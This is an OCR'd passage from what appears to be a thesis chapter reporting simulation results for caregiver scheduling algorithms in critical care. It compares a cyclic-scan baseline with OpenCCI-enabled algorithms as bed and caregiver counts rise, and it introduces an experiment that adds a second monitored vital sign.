
In graph (a) of Figure (10.2.1) with one caregiver serving patients. The parity breaks down when the number of beds exceeds 4, and the cyclic scan sees a rise in cost from 0 to 18000 as the number of beds increases from 4 to 8. During this interval, all non-trivial caregiver algorithms facilitated by the OpenCCI maintain their optimal zero cost performance. Finally, when the number of beds increases beyond 8, even the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. This is to be expected, since at such high workloads, no amount of optimization in scheduling can avoid the occurrence of patient injury. The rate at which the proposed algorithms experience costs varies: the Greedy algorithm raise first as the number of beds exceeds 8, and the Immediate, Future-Aware and Socially-Aware algorithms raise as the number of beds exceeds 9. Finally, when the number of beds is sufficiently high, in excess of 12, the costs of all four algorithms once again coincide.

In graph (b) of Figure (10.2.1) with two caregivers serving patients. The parity breaks down when the number of beds exceeds 7, and the cyclic scan sees a dramatic rise in cost from 0 to 40000 as the number of beds increases from 7 to 18. As the number of beds increases beyond 18, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (a), here the Greedy, the Immediate, the Future-Aware and Socially-Aware algorithms rise above zero at 19 beds. And all algorithms coincide in excess of 24 beds.

In graph (c) of Figure (10.2.1) with 4 caregivers serving patients. The parity breaks down when the number of beds exceeds 11, and the cyclic scan sees a dramatic rise in cost from 0 to 84000 as the number of beds increases from 11 to 38. As the number of beds increases beyond 38, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (a,b), here only the Greedy algorithm rises first, at 39 beds, followed by the Immediate algorithm, at 40 beds, while the Future-Aware and Socially-Aware algorithms rise above zero at 41 beds. Then all algorithms coincide in excess of 48 beds.

In graph (d) of Figure (10.2.1) with 8 caregivers serving patients. The parity breaks down when the number of beds exceeds 19, and the cyclic scan sees a dramatic rise in cost from 0 to 180000 as the number of beds increases from 19 to 80. Notice that the increase of the number of serving caregivers increased the observed break down bed count in each algorithm. And it follows, as the number of beds increases beyond 80, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. Finally, in excess of 95 beds, the costs of all four algorithms once again coincide.

Figure 10.2.2 Phase transition of Cyclic-Scan vs Greedy in Exp2 with caregivers count 1, 2, 4 and 8.



(a)


(b)

(c)

(d)

The four graphs in Figure (10.2.2) compare the Cyclic Scan to the Greedy algorithm break points for different values of serving caregivers. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Greedy algorithm, for one serving caregiver, showing the transition at 4 and 9 beds respectively. With two serving caregivers, the transition took place at 7 and 19 beds. In graph (c) both the Cyclic Scan and Greedy algorithms shift forward in their transitions at 12 beds, 37 beds respectively, with 4 serving caregivers. Finally, with 8 serving caregivers, both the Cyclic Scan and Greedy algorithms shift forward in their transitions at 19 beds, 78 beds respectively.

Figure 10.2.3 Phase transition of Cyclic-Scan vs Immediate-Dispatch in Exp2 with caregivers count 1, 2, 4 and 8.




(a) (b)

(c) (d)

Comparing the Cyclic Scan to the Immediate algorithm in the four graphs in Figure (10.2.3), in graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Immediate algorithm, for one serving caregiver, we have the transition at 4 and 10 beds respectively. With two serving caregivers, the transition took place at 8 and 19 beds. In graph (c) both the Cyclic Scan and Immediate algorithms shift forward in their transitions at 12 beds and 41 beds respectively, with 4 serving caregivers. Finally, with 8 serving caregivers, both the Cyclic Scan and Immediate algorithms shift forward in their transitions to 19 beds, 82 beds respectively.

Figure 10.2.4 Phase transition of Cyclic-Scan vs Future-Aware in Exp2 with caregivers count 1, 2, 4 and 8.



(a)


(b)

(c)

(d)

Comparing the Cyclic Scan to the Future Aware algorithm in the four graphs in Figure (10.2.4), in graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Future Aware algorithm, for one serving caregiver, we have the transition at 4 and 10 beds respectively. With two serving caregivers, the transition took place at 8 and 19 beds. In graph (c) both the Cyclic Scan and Future Aware algorithms shift forward in their transitions at 12 beds and 41 beds respectively, with 4 serving caregivers. Finally, with 8 serving caregivers, both the Cyclic Scan and Future Aware algorithms shift forward in their transitions to 19 beds, 82 beds respectively.

Figure 10.2.5 Phase transition of Cyclic-Scan vs Socially-Aware in Exp2 with caregivers count 1, 2, 4 and 8.



(a)

(b)

(c)

(d)

Comparing the Cyclic Scan to the Socially Aware algorithm in the four graphs in Figure (10.2.5), in graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Socially Aware algorithm, for one serving caregiver, we have the transition at 4 and 10 beds respectively. With two serving caregivers, the transition took place at 8 and 19 beds. In graph (c) both the Cyclic Scan and Socially Aware algorithms shift forward in their transitions at 12 beds and 40 beds respectively, with 4 serving caregivers. Finally, with 8 serving caregivers, both the Cyclic Scan and Socially Aware algorithms shift forward in their transitions to 19 beds, 80 beds respectively.

10.3 Summary

After conducting experiment 2 we were able to observe the cyclic scan, for the caregiver count 1, 2, 4 and 8 the nurse to patient ratio is 1:4, 2:8, 4:12 and 8:19 respectively. On the other hand the average observation for the candidate algorithms nurse to patient ratio for the caregiver count 1, 2, 4 and 8 is 1:10, 2:19, 4:40 and 8:80 respectively. We see that the proposed algorithms are able to maintain competitive advantage against the status quo cyclic scan, and are able to obtain linear improvements to maximum patient throughput, as the number of caregivers is increased.

CHAPTER 11

EXPERIMENTS III: MANY CAREGIVERS, MANY PATIENTS, MANY VITAL SIGNS

11.1 Objectives and Methodology

The objective of the following experiment is to determine how system performance curves determined in Experiment 1 are altered by the introduction of additional vital signs. The goal is to observe the change in the safe patient to nurse ratio when a new vital sign which compared to the existing vital sign of Experiment 1, has either higher or lower time to fatality, and has either higher or lower Poisson inter-arrival times. We consider (Time to Fatal Injury, λ):

3 min, 10 min	3 min, 40min
12 min, 10 min	12 min, 40 min

In this chapter, all graphs will appear laid out in sets of 4 according to the above parameter table. As the vital-sign represent two variables, it is observed as a variable surface. The choice of adding the second vital-sign followed the choice of 4 different points on that surface, each belong to a different quadrant, surrounding the initial vital-sign projected point.

11.1.1 Static Parameters

Throughout the experiments described in this chapter, the following parameters are kept fixed:

Number of experimental trials per single configuration: 30

Simulation Time 480 minutes. This is the equivalent of 8 hours, a standard work day.

Number of Monitored Vital Signs 1. We keep the system simple, in order to isolate the effects of increased load, without having to consider the interactions between multiple co-located vital signs.

Caregiver Maximum Service Period . We assume that caregiver service time was linear in injury. As time passes, injury level approaches 100 exponentially, and caregiver service time approaches its maximum value, which we took to be 25 min.

Vital Sign (ID; Poisson λ) . The vital sign ID vs_1 was assumed to generate alarms according to a Poisson process with mean inter-arrival time of 20 min.

Vital Sign (ID; Time to Fatal Injury) (vs_1; 6 min). This is the order of magnitude of the time to Code-Blue for several common critical care conditions.

Number of Caregivers 8 caregivers serving patients.

11.2 Results

Configured Parameters


Vital Sign (ID; Time to Fatal Injury ’ Poisson λ) vs_2 is a second monitored vital-sign added to each patient, where we will vary both the Time to Fatal Injury and mean inter-arrival time respectively. (vs_2; (3 min ’ 10 min), (3 min ’ 40 min), (12 min ’ 10 min), (12 min ’ 40 min))

Variable Parameters: In this experiment, the configuration parameters varied the second vital-sign attributes through 4 different pairs of values, and for each of those pairs the Bed Count was varied from 1-80.

The four graphs of Figure (11.2.1) shows that initially the cost of all algorithms are in agreement (at zero), since the workload of the caregiver is so low that optimization is unnecessary. This parity breaks down differently as the number of serving caregivers varies.

In graph (a) of Figure (11.2.1) with second vital-sign attributes set to (3 min, 10 min). The parity breaks down when the number of beds exceeds 6, and the cyclic scan sees a dramatic rise in cost from 0 to 200000 as the number of beds increases from 6 to 40. During this interval, all non-trivial caregiver algorithms facilitated by the OpenCCI maintain their optimal zero cost performance. Finally, when the number of beds increases beyond 40, even the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. This is to be expected, since at such high workloads, no amount of optimization in scheduling can avoid the occurrence of patient injury. Finally, when the number of beds is sufficiently high, in excess of 50, the costs of all four algorithms once again coincide.

Figure 11.2.1 Cost of critical care algorithms in Exp3 with 2nd vital-sign (3 10), (3 40), (12 10) and (12 40).



(a)

(b)

(c)

(d)


In graph (b) of Figure (11.2.1) with second vital-sign attributes set to (3 min, 40 min). The parity breaks down when the number of beds exceeds 7, and the cyclic scan sees a dramatic rise in cost from 0 to 110000 as the number of beds increases from 7 to 45. As the number of beds increases beyond 45, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (a), here the Greedy algorithm rise first at 45 beds, then the Immediate, and Socially-Aware algorithms rise above zero at 47 beds. Followed by the Future-Aware at 48 beds. And all algorithms coincide in excess of 59 beds.

In graph (c) of Figure (11.2.1) with second vital-sign attributes set to (12 min, 10 min). The parity breaks down when the number of beds exceeds 10, and the cyclic scan sees a dramatic rise in cost from 0 to 140000 as the number of beds increases from 10 to 55. As the number of beds increases beyond 55, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The Greedy algorithm, followed by the Immediate algorithm, the Future-Aware and Socially-Aware algorithms rise above zero at 56 beds. Then all algorithms coincide in excess of 64 beds.

In graph (d) of Figure (11.2.1) with second vital-sign attributes set to (12 min, 40 min). The parity breaks down when the number of beds exceeds 11, and the cyclic scan sees a dramatic rise in cost from 0 to 140000 as the number of beds increases from 11 to 60. And it follows, as the number of beds increases beyond 60, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: the Immediate algorithm rise first at 61 beds followed by the Greedy and Socially Aware algorithms at 63 beds. Then the Future Aware algorithm is last to break at 65 beds. Finally, in excess of 73 beds, the costs of all four algorithms once again coincide.

The four graphs in Figure (11.2.2) compare the Cyclic Scan to the Greedy algorithm break points for different values of the second vital-sign attributes. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Greedy algorithm, for the second vital-sign attributes set to (3 min, 10 min), showing the transition at 8 and 40 beds respectively. With the second vital-sign attributes set to (3 min, 40 min), the transition took place at 9 and 44 beds. In graph (c) both the Cyclic Scan and Greedy algorithms shift forward in their transitions to 12 beds, 54 beds respectively, with second vital-sign attributes set to (12 min, 10 min). Finally, with second vital-sign attributes set to (12 min, 40 min), both the Cyclic Scan and Greedy algorithms shift forward in their transitions to 13 beds, 62 beds respectively.

Figure 11.2.2 Phase transition of Cyclic-Scan vs Greedy in Exp3 with 2nd vital-sign (3 10), (3 40), (12 10) and (12 40).



(a)


(b)

(c)

(d)

The four graphs in Figure (11.2.3) compare the Cyclic Scan to the Immediate algorithm break points for different values of the second vital-sign attributes. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Immediate algorithm, for the second vital-sign attributes set to (3 min, 10 min), showing the transition at 8 and 39 beds respectively. With the second vital-sign attributes set to (3 min, 40 min), the transition took place at 9 and 46 beds. In graph (c) both the Cyclic Scan and Immediate algorithms shift forward in their transitions to 13 beds, 54 beds respectively, with second vital-sign attributes set to (12 min, 10 min). Finally, with second vital-sign attributes set to (12 min, 40 min), both the Cyclic Scan and Immediate algorithms shift forward in their transitions to 13 beds, 60 beds respectively.

Figure 11.2.3 Phase transition of Cyclic-Scan vs Immediate-Dispatch in Exp3 with 2nd vital-sign (3 10), (3 40), (12 10) and (12 40).



Cyclic-Scan-Algorithm compared to Immediate-Dispatch-Algorithm - with 2nd V.S. (3,10)

Cyclic-Scan-Algorithm compared to Immediate-Dispatch-Algorithm - with 2nd V.S. (3,40)

Cyclic-Scan-Algorithm compared to Immediate-Dispatch-Algorithm - with 2nd V.S. (12,10)

Cyclic-Scan-Algorithm compared to Immediate-Dispatch-Algorithm - with 2nd V.S. (12,40)

(a)

